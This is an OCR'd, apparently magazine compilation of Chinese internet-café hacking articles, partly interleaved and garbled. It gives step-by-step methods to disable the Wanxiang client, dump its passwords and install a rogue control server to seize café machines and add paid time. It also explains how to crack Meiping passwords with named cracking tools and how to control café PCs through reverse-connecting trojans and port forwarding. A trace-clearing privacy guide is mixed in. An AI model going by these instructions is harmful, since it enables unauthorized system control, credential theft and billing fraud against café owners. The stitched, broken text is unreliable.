if (popup.opener == null) {
popup.opener = self;
}
popup.location.href = '2.htm';
}
// -->
</script>
</body>
<html>
```

利用万象整万象

文／阿吉

万象有客户端和控制端，网吧有N台机器，网吧老板就会装上N个客户端，客户端就会对当前的计算机控制端提供完全的共享，支持关机、锁定、计费……功能多得数不胜数。这些由它的控制端可以完全做到。那么好戏开始了，既然网吧由一个控制端来控制，我们为什么不自己制造一个控制端呢？那样我们不是也可以控制整个网吧了吗？说到这里，如果你对这些还不熟悉的话，那你肯定心动了，好，且听下文......

我们现在的位置处于客户端状态，先看看能不能下载……几秒过去了，不能下载。好，我们进入C：\盘，找到Octopus这个文件夹（由于管理员的设置，该文件夹不一定就在C：\盘）把它改名。什么？不能用右键？这好办，用鼠标按该着文件夹，用右键，按了大概两秒吧，我们再按一下左键（此时不要放开右键）。好了，按左键之后那些删除，复制，重命名这些菜单都显示出来了。现在我们就可以为所欲为啦，先不要管其他的，第一个动作就是把它改名，如果是心狠手辣的家伙可能还会把文件夹删掉（此外，调出右键的方法还有按住Shift+F10，要先自定义调出菜单的对象，更简单的是按F2键）。现在我们就重新启动，启动后万象就不能运行了。现在直接就可以到Windows的原始界面，Very Good，在IE属性里－>自定义安全级别－>允许下载－>成功。

首先下载两个软件，一个名为“wx1”，它的名字应该是这个吧？我邮箱里面是这样显示的；另一个就是万象管理系统的安装文件。由于这些涉及到整个网吧的安全，下载地址我暂时不提供，找不到的朋友跟我联系吧。下载完毕后，我们打开“wx1”，它的作用就是把万象系统的全部密码显示出来。好了，知道密码我们就可以让这台机器乖乖听命啦。下一步，万象的安装文件，当然是安装服务端啦。好了，安装完毕，我们现在可以看到这个网吧所有正在运行的机器，足足有好几十台啊。我们随便找一个来看看，右键，里面有关机，远程控制，加费操作，附加……不数了，太多了，很多朋友都会用冰河远程控制，那样还要骗人家运行Server.exe，这样不大好，现在是网吧老板帮我们运行了这个所谓的Server.exe啦，所以我们进行下一步的操作。举个例子，如果我们现在用的是限时上网，那可以给自己加钱，一开始就给他们一或两块钱，然后就自己加，上到明年29号晚上都是费去一两块钱。如果他们是上多久就按多久时间加费，那我们就可以过一段时间就帮自己结账，再上机。哈哈哈，不说了。我们现在已经有了控制端，已经过了一次老板瘾，只是不能收钱而已。

声明：我写这篇文章的目的不是教大家怎样去控制整个网吧做坏事，而是要系统管理员吸取这样的教训，从而为自己的网吧安全更好地着想。


最后我还是说一句：如果还有哪些看不懂的就跟我联系吧，我的QQ是：122360338

先将上面代码存为1.htm，再把2.htm里面加一个超链接，原理和上一种方法差不多，就是自己写一个和“新浪首页”差不多的网页。

有些人会觉得麻烦，他们可能会去一个带有恶意代码的网站，如：http://www.cococ.com，浏览过以后，注册表的很多项目都会被改掉，甚至重启后会自动打开该网址的网页，正好派上用场（没有想到这样一个一直被我们谴责的网站，关键时刻却派上了用场）。

三、思考

造成这一个漏洞的原因很简单：结账下机时，万象只是简单地将桌面进行锁定，并没有结束刚才结账之前User自行开启的程序进程，所以万象的开发者只要写一个补丁，使得万象在进行桌面锁定后关闭msconfig以外的进程就可以了。在这里我只是提供一个思路，希望能引起大家的注意，早一些把问题解决。



美萍密码随意破

文／二点

在众多的网管软件中，“美萍安全卫士”（下称美萍）可以算是在网吧中被使用最多的了，我们在网吧也受着美萍的各种限制，所以我们必须用必要的手段突破美萍的种种限制，最好的手段当然是拿到它的密码了。

下面就详细看看我们用软件获取任意版本的美萍密码的过程。

首先看一下网吧安装的美萍版本：在美萍环境下打开“开始菜单”中“关于我们”后可以看到美萍的版本，查看到版本信息后回车继续做我们的事。如果该美萍的版本是比较低的，一般是8.33标准版以下的，我们可以直接用“美萍破解器”破解密码，只要Down个“美萍破解器”直接获得美萍的密码就可以了（如图1）。如果是我们不能用“美萍破解器”获得密码的版本，但又是8.33－8.55内的，如8.55版本的美萍，我们不能用“美萍破解器”获得密码，那就用“美萍解锁器”；用它解锁美萍后，我们打开美萍环境下的“开始”菜单中“系统设置”，这时会提示输入密码；由于已经运行了“美萍解锁器”，美萍系统设置的密码已经成为任意值了，我们按回车后就可以进入美萍系统设置的界面了；进入后，打开“管理”选项中的“密码”选项，我们可以看到这样一行白色字：“密码设置功能已被zmworm禁止了，你不能修改密码”(如图2)。不难想象这是“美萍解锁器”搞的鬼，由于它的存在，我们不能任意修改密码，这里我们就要找一个可以杀进程的工具。我用“进程管理器”，看到它的名字就知道是可以用来查杀进程的，那么用来




图 1




图 2

“杀”什么呢？它是用来杀那个“美萍解锁器”的。为什么要杀它呢？因为我们用“美萍解锁器”解锁美萍进入“系统设置”后就可以不要它了，可是它并不那么识相，它还是赖着不走(如图3)，妨碍我们得到或修改美萍的密码，所以我们要结束掉它，乖乖的请它走。它当然不肯了，那我们只好动粗了。在“进程管理器”里，我们可以看到这样一个进程：mpj01.exe，它就是那个“美萍解锁器”，把它结束掉以后，再回来看看“密码”选项，那讨厌的白色字是不是不见了啊？我们还可以任意修改密码(注意：用“进程管理器”结束“美萍安全卫士系统设置解锁器”时，不要打开管理界面下的“密码”选项，等结束掉后再打开，不然可能会改不掉密码)，不过修改掉密码就不太好了，这很容易被网吧的Boss发现，所以我们还是拿到它的密码好。由于那些密码已经变成了****，所以我们要找一个“帮凶”，它就是“bue 密码精灵”了，这个东东可以使变成*****的密码原形毕露。下载“bue 密码精灵”运行后，我们把它上面的放大镜图案拖到密码框里的****上就可以看到密码的原来面目了(如图4)。这样我们就得到了美萍8.55版本的密码了。要是我们遇到8.55以上的版本的美萍的话，应该怎么破解呢？这更简单，对于8.55以上版本的美萍，用“美萍解锁器”不会对密码选项进行限制，所以我们也没有必要杀掉它。理所当然，我们也不用请来杀进程的工具了，直接用“bue 密码精灵”显示密码就可以了。




图 3





图 4




入侵网吧可能吗

国内现在有两种不同类型的网吧，一种是传统的网吧，网吧内的电脑是有主机和客户机之分的，所有客户机的要求都要经过主机的处理，然后才会到达Internet；第二种是DDN和ADSL网吧，这类网吧没有主机和客户机之分，所有在网吧内的电脑是共享一条或多条专线，但每台电脑都有一个静态的IP，而且是直接连接在Internet上的。

在第二种类型的网吧中，因为网吧的电脑是直接连上Internet的，所以要用木马控制是完全没有问题的，下面把重点放在传统网吧上。

因为在传统网吧中，只有主机是连接上Internet的，网吧内的其它客户机想和Internet进行数据通讯时，就必须先向主机提送一个请求，在主机上运行的代理服务程序（wingate、sygate、winproxy等）就会对这些请求进行处理，将处理向Internet中发送，当收到回应时就将数据向那台请求的客户机发回去。在这种情况下，主机的作用不但是中介传送，还可以充当一个防火墙，因为所有向外或向内的请求都必须经过主机的处理，所以，所有的请求要到达分机就必须经过主机了，这一点就成了为什么在家里的单机不能控制到这类型网吧内的分机了。大部分木马的服务器端程序在一台电脑上被执行后，就会在那台电脑打开一个端口等待客户端的连接，例如，一台在网吧内的电脑执行了冰河，冰河就在那台电脑打开7626这个端口，然后就是等待。这里就要解析一下内部IP和外部IP的问题了。在这种类型的网吧中，每一台分机都有一个内部IP（由网卡分配的），主要是用于在局域网内电脑间的通讯，在整个网吧中，所有的电脑都只有一个外部IP，这外部IP是由主机连接上Internet时网络商分配的。现在假设那台感染冰河的网吧电脑的内部IP是192.12.12.12，外部IP是61.61.61.61，当在家里使用的单机或在网络上的电脑尝试去连接冰河时，如果使用的IP是192.12.12.12的话，因为192.12.12.12这个IP在Internet上根本不存在（有几段IP是专用于设置内部IP的），如果这个IP不存在的话，你就得不到回应了。当你使用61.61.61.61这个IP尝试去连接时，你的连接的请求首先会被那个网吧的主机收到（主机的防火墙和中介作用），主机没有感染冰河，所以你的连接请求马上会被拒绝，连接就失败了。对于这种传统类型的网吧，大部份的木马都是不可以控制到网吧内的电脑的，下面我们说说要控制网吧内的电脑的可能性。

由上述我们可知道，由外界向网吧内的客户机发送连接请求时，主机会拒绝这类的请求，但如果由网吧内的分机向某个特定的IP发送连接请求时，会有什么情形发生呢？举个例子，某台客户机使用浏览器观看www.yahoo.com.cn这个网站时，实质上就是客户机向www.yahoo.com.cn发送一个请求，www.yahoo.com.cn收到请求时就会回应，然后数据向那台客户机发回去，首先这些数据会经过主机，因为是由客户机向外提出请求的，当有数据回应时，主机上的代理服务程序就会将数据向那台客户机发去。在这种情况下，连接就顺利产生了，利用这个原理，就可以实现控制网吧内电脑的可能性了。现在的一些木马就是利用这种原理，由木马的服务器端程序向外产生连接（传统木马是由客户端向服务器端产生连接的），这样就解决问题了。除此之外，BioNet中的irc功能亦可以实现，不过可能会有些限制。BioNet这个木马中有一个功能就是irc通知功能，就是当服务器程序启动时，会向指定的irc服务器上产生连接，然后在irc内那个指定的房间内待侯命令，这种情



网吧上网当心泄密

文／凤翔九天

在网吧上网会泄密？一点没错！在你打开文件、输入各种密码或用QQ与朋友聊天，都可能引发个人机密泄露，都会在机器上留下踪迹。为安全起见，你应该在离开时抹去这些痕迹可能的泄密点及解决办法如下：

1.开始菜单泄密

在Windows的开始菜单中，会有最近访问文件的记录。因此当你离开网吧后，其他人完全可以通过按“开始→文档”来打开你最近看过的文件，为此，我们在对文档操作完毕后，一定要记住清除它们。

解决办法：点击Windows的“开始”－>“设置”－>“任务栏和开始菜单”－>“开始菜单程序”，点击“文档菜单”项目中的“清除”键即可。若想只删除自己看过的文档，进入c：\Windows\recent文件夹，删去你看过的文档即可。

2.微软的Office软件泄密

如果你在网吧使用微软的Office软件编辑过重要文件，那你可要小心了，因为使用微软的Office软件会在“文件”菜单中列出最近打开过的文件，其他人可以轻而易举的看到你的文件，甚至

形和拒绝服务攻击那些等侯命令的服务器是一样的，因为这种连接是由服务器端（感染了木马的那台电脑）发出的，所以如果网吧内的主机不拒绝客户机的这种连接的话（因为irc使用的默认端口是6667，所以主机的服务器程序不一定会允许的），这样分机就可以连接上irc的服务器上了，如果可以连接上的话，连接就已经产生了，这样由irc服务器上向分机发送命令就不再会被主机所拒绝了，虽然BioNet在irc服务器向木马服务端使用的命令是受限的，但起码都有上载、远程执行和攻击这几个命令在，虽说是命令不够丰富，但因为irc上的限制，有这几种功能都算是不错的了。还有一个可以控制网吧内电脑的木马是remote-anything，3.6版以上才有这个功能，而且有一个条件就是，必须是网吧的主机亦有感染remote这个木马。在主机上的remote就充当一个“网关”的功能，将发送至客户机的请求都转向到客户机上去，这种功能几乎就是一种端口转向的功能（所谓端口转向功能，就是将对某个端口的请求转向到其它电脑上，例如在主机上运行了一个端口转向的程序，这个程序将会把所有向主机7777端口的请求都转向到某台客户机上的7626端口去，假设分机的内部IP是12.12.12.12，而且感染了冰河，打开的端口是7626，主机的外部IP是13.13.13.13，那个在主机上运行的端口转向程序将向13.13.13.13端口7777的请求转到12.12.12.12 的7626那个端口去，当有人向主机13.13.13.13的7777端口发送冰河连接的请求时，这时转向程序就发生作用了，马上将这个请求转向到那台12.12.12.12客户机上的7626端口去，因为12.12.12.12那台客户机是感染了冰河的，所以这台客户机会马上作出回应，这样连接就会产生了，亦是说可以使用冰河控制网吧内的分机的），remote在主机上的“网关”功能就和上述的端口转向原理是差不多的。虽然说要在主机感染了remote才可以控制网吧内感染remote的客户机是一种限制，但总比没有这个功能要强。冰河的话，就算网吧主机感染了冰河，客户机亦感染木马，亦是只能够控制主机，根本是没办法控制客户机，除非你是在那个网吧内使用其中的一台客户机去控制，这就另当别论了。

能把这些文件复制一份带走！

解决办法：以Word为例，删除这些文件痕迹的做法是：选择Word中的 “工具”－>“选项”－>“常规”，把复选框“列出最近所用文件数”前面的“√”标记去掉即可。

3.回收站泄密

回收站也会泄密？确实是这样！Windows 9x/Me有个特性，当你删除一个文件时，它并不是真正地删除了这个文件，这个文件实际上是被转移到回收站了，而回收站的文件是可以恢复的！那么有心人就可以……因此，一定要及时清空回收站中的文件。

解决办法：打开回收站，点击“文件”－>“清空回收站”即可完全清除这些文件。或者选取要删除的文件，点击“文件”－>“删除”，这样操作后就真正地把文件删除了。

4.临时文件泄密

如果你够仔细，你会发现在你的电脑的c：\Windows\temp下有一些临时文件，这些临时文件是你在安装或运行某些软件时产生的，由于某种原因(软件本身的原因或突然断电等)它们没能被及时删除，留在了temp文件夹下。这些临时文件在自己的电脑上顶多是占点硬盘空间，没什么安全隐患，但在网吧就不一样了。那些有心人可以通过查看这些文件来了解你的喜好，揣测你曾经干过些什么，这是不是很令人闹心呢？

解决办法：在临走前，进入c：\Windows\temp下，删除里面的文件。注意！如果此时还有软件在运行，有些临时文件可能删不掉，因为软件可能会用到它们(一般是用来交换数据)，这时可以把软件全部关闭，再删除这些临时文件。如果还有删不掉的，那就重启机器再删之。

5.浏览网址(URL)泄密

大家都知道，Windows 98具有历史记录功能，它能将用户从事过的各种操作一一记录下来(如运行的程序、浏览的网站、查找过的内容等)，当我们再次从事相同操作时，就能直接从历史记录中进行检索，从而极大地方便用户。不过任何事情都有两个方面，历史记录尽管可以方便用户的使用，但它同时也带来了泄密的可能，有些别有用心的人就是利用这些记录来获取我们已经访问过的Web页面信息，从而了解我们的喜好。

解决办法：在浏览器中点击“工具”－>“Internet选项－>”常规”，然后单击“历史记录”项目中的“清除历史记录”按钮即可。或者是启动注册表编辑器Regedit，并展开到HKEY_CURRENT_USER\Software\Microsoft\Inertnet Explorer\TypedURLs键值，该键值就是专门用于保存IE历史记录的，它一共有25条记录，保存了用户最近浏览过的25个网站。还愣着干什么，快动手删除它们啊！

预防方法：在输入网址时，不直接在地址栏内填写，而是按“Ctrl+O”组合键(是字母O，非数字0)，然后在弹出的窗口中填入要访问的网站名称或IP地址，这样，你输入的URL就不会保存在地址栏内了。

6.访问过的网页泄密

我们在上网浏览信息时，浏览器会把我们在上网过程中浏览的信息保存在在文件夹c：\Windows\Temporary Internet Files下，这样，下次再访问同样信息时可以很快地达到目的，由此提高了我们的浏览效率。但是浏览器的缓存、历史记录以及临时文件夹中的内容保留了我们太多的上网记录，这些记录一旦被那些无聊的人得到，他们就有可能从这些记录中寻找到有关个人信息的蛛丝马迹，甚至是你的信件内容(如果你是通过Web方式收发信)！

解决办法：把c：\Windows\Temporary Internet Files下的所有文件删除。或者打开IE，点击“工具”－>“Internet选项”，在弹出的对话框中单击“Internet临时文件”项目中的“删除文件”按钮。这下，谁也不会知道你的秘密了。

7.QQ密码泄漏

在网吧使用QQ，如果选择了保存密码功能，就会很容易让别人得到你的密码。如果你在离开时，QQ没有关闭，那么其他人就可以通过下面的方法得到你的密码：选择更改用户，然后选“注册向导”，再选“使用已有的QQ号码”，这时，你的QQ号码和密码都会暴露出来！虽然密码是以*

号的形式显示，不过要看*里面的内容，不是很容易的一件事吗？看*号的工具实在是太多了！对QQ密码威胁最大的是QQ木马(其他木马当然对QQ也有威胁，但作为一个专题，放到文章最后讲)，如Gop木马就是专门对付QQ的木马程序。

解决办法：不选择保存密码功能，在离开机子时顺手将QQ也关闭。再有，事先到腾迅网站申请QQ密码保护也很有用，这样，即使QQ密码被盗，也可通过QQ密码被盗申述取回你的密码。下载使用QQ最新版本和杀QQ木马程序(如Killgop)，可防止QQ木马的侵害。

8.Cookie泄密

Cookie是Web服务器发送到电脑里的数据文件，它记录了诸如用户名、口令和关于用户兴趣取向的信息。实际上，它会使你在访问同一站点时感到方便，比如，不用重新输入口令等。注意就是这个“不用重新输入口令”就可能使你的密码泄漏！那些喜欢搞“恶作剧”的人完全可以利用Cookie的这个功能，冒充你去干一些“可怕”的事情。再有，目前有许多网站的Cookie文件中的Username和Password是不加密的明文信息，这就更容易泄密了！因此，在网吧等公共场所上网删除Cookies文件很是必要。

解决办法：首先打开资源管理器，在该窗口中打开c:\Windows\cookies目录，打开该目录后，你会发现有许多文件，你的个人网上信息就在这些文件中。在该文件夹下用鼠标选中除“index.dat”文件(系统自身所形成的文件)外的所有文件，然后删除它们就可以了。

预防方法：为方便起见，我们可以在浏览器中做一些必要的设置，要求浏览器在接受Cookie之前提醒你，或者干脆拒绝它们，这样我们就用不着每次进行删除操作了。具体操作步骤为：用鼠标单击IE菜单栏中的“工具”->“Internet选项”，选中“安全”标签，再单击标签中的“自定义级别”按钮；在打开的“安全设置”对话框中找到关于Cookie的设置，然后选择“禁用”或“提示”，这样就可以一劳永逸了。

9.剪贴板泄密

我们有时候会大量地使用拷贝、粘贴功能来复制文件和文字，这就使得剪贴板中必然会有相应的信息。如果你在离开网吧时，没有注意及时清空剪贴板，有些人就有空子可钻了——把剪贴板中的内容拷贝到硬盘(剪贴板中为文件时)或文件(剪贴板中为文字时)中，他就可以……如果你使用了某些剪贴板增强工具，这些工具通常会自动记录你所拷贝的文件内容和数量，即便是非正常关机都不会消失！看看，是不是很容易泄漏你的秘密呢？

解决办法：离开机器的时候，把剪贴板内容清空即可。如果使用了剪贴板增强工具，那么，软件本身就带有清除记录功能，把剪贴的内容清除吧 。

10.木马泄密

除了上面那些，木马是更令人头痛的一个问题。如果网吧的电脑被人种下了木马，那么就没有什么秘密可言了：口令信息、邮件内容、聊天记录等个人信息都会被木马客户端得到。偏偏网吧又是下木马最方便的地方，这就使得许多网吧的电脑成了“养马场”！那么，在这里，又该怎样保护自己的个人信息不被泄露呢？

解决办法：网吧的电脑中一般都装有杀毒防黑软件，建议你在上网前，先检查是否有木马运行；即便杀毒防黑软件报告没有发现木马也要小心，为安全起见，最好能检查一下注册表，用注册表编辑器Regedit检查

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion和HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion下所有以“Run”开头的键值，这些地方是木马最喜欢的所在(每次开机，木马服务端在此被加载运行)。如果通过了这一关，是否就安全了呢？不，木马还可能在：Autoexec.bat、Config.sys、Win.ini、System.ini、Winstart.bat、Wininit.ini等地方隐藏加载。嫌麻烦？好吧，告诉你一个简单的方法：在你常去的网吧，事先下载一款进程查看工具软件，如Prcview，用它来查看目前运行的进程，如果发现有可疑的进程就终止它！对绝大多数的木马，用这招都可以防范，